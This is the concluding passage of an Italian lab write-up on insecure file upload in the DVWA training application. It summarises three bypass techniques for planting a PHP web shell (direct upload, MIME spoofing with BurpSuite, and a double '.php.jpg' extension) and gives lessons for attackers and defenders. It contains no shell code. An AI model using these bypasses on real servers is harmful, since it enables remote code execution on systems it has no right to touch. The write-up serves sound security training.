


Fig. 12 — DVWA conferma l'upload a livello MEDIUM: "shell_advance.php succesfully uploaded!" (Security Level: medium)

10. Conclusioni

L'esercizio ha dimostrato come una vulnerabilità di **File Upload non sicuro** possa portare al completo compromesso di un server web. Attraverso i tre livelli di difficoltà (LOW, MEDIUM, HIGH), sono state esplorate tecniche di bypass progressivamente più sofisticate:

Livello	Difesa DVWA	Tecnica di Bypass	Risultato
LOW	Nessuna	Upload diretto di .php	✓ Successo
MEDIUM	Controllo MIME type	MIME spoofing con BurpSuite	✓ Successo
HIGH	Controllo estensione	Double extension (.php.jpg)	✓ Successo

Lezioni apprese

Dal punto di vista dell'attaccante:

- BurpSuite è uno strumento fondamentale per analizzare e modificare il traffico HTTP
- Le web shell permettono RCE completo sul server vittima
- I controlli lato client sono bypassabili; quelli lato server devono essere robusti

Dal punto di vista del difensore:

- Validare sempre il contenuto del file, non solo l'estensione o il MIME type
- Non eseguire mai file caricati dagli utenti in directory accessibili dal web
- Aggiornare costantemente OS, web server e PHP
- Implementare WAF (Web Application Firewall) per bloccare upload malevoli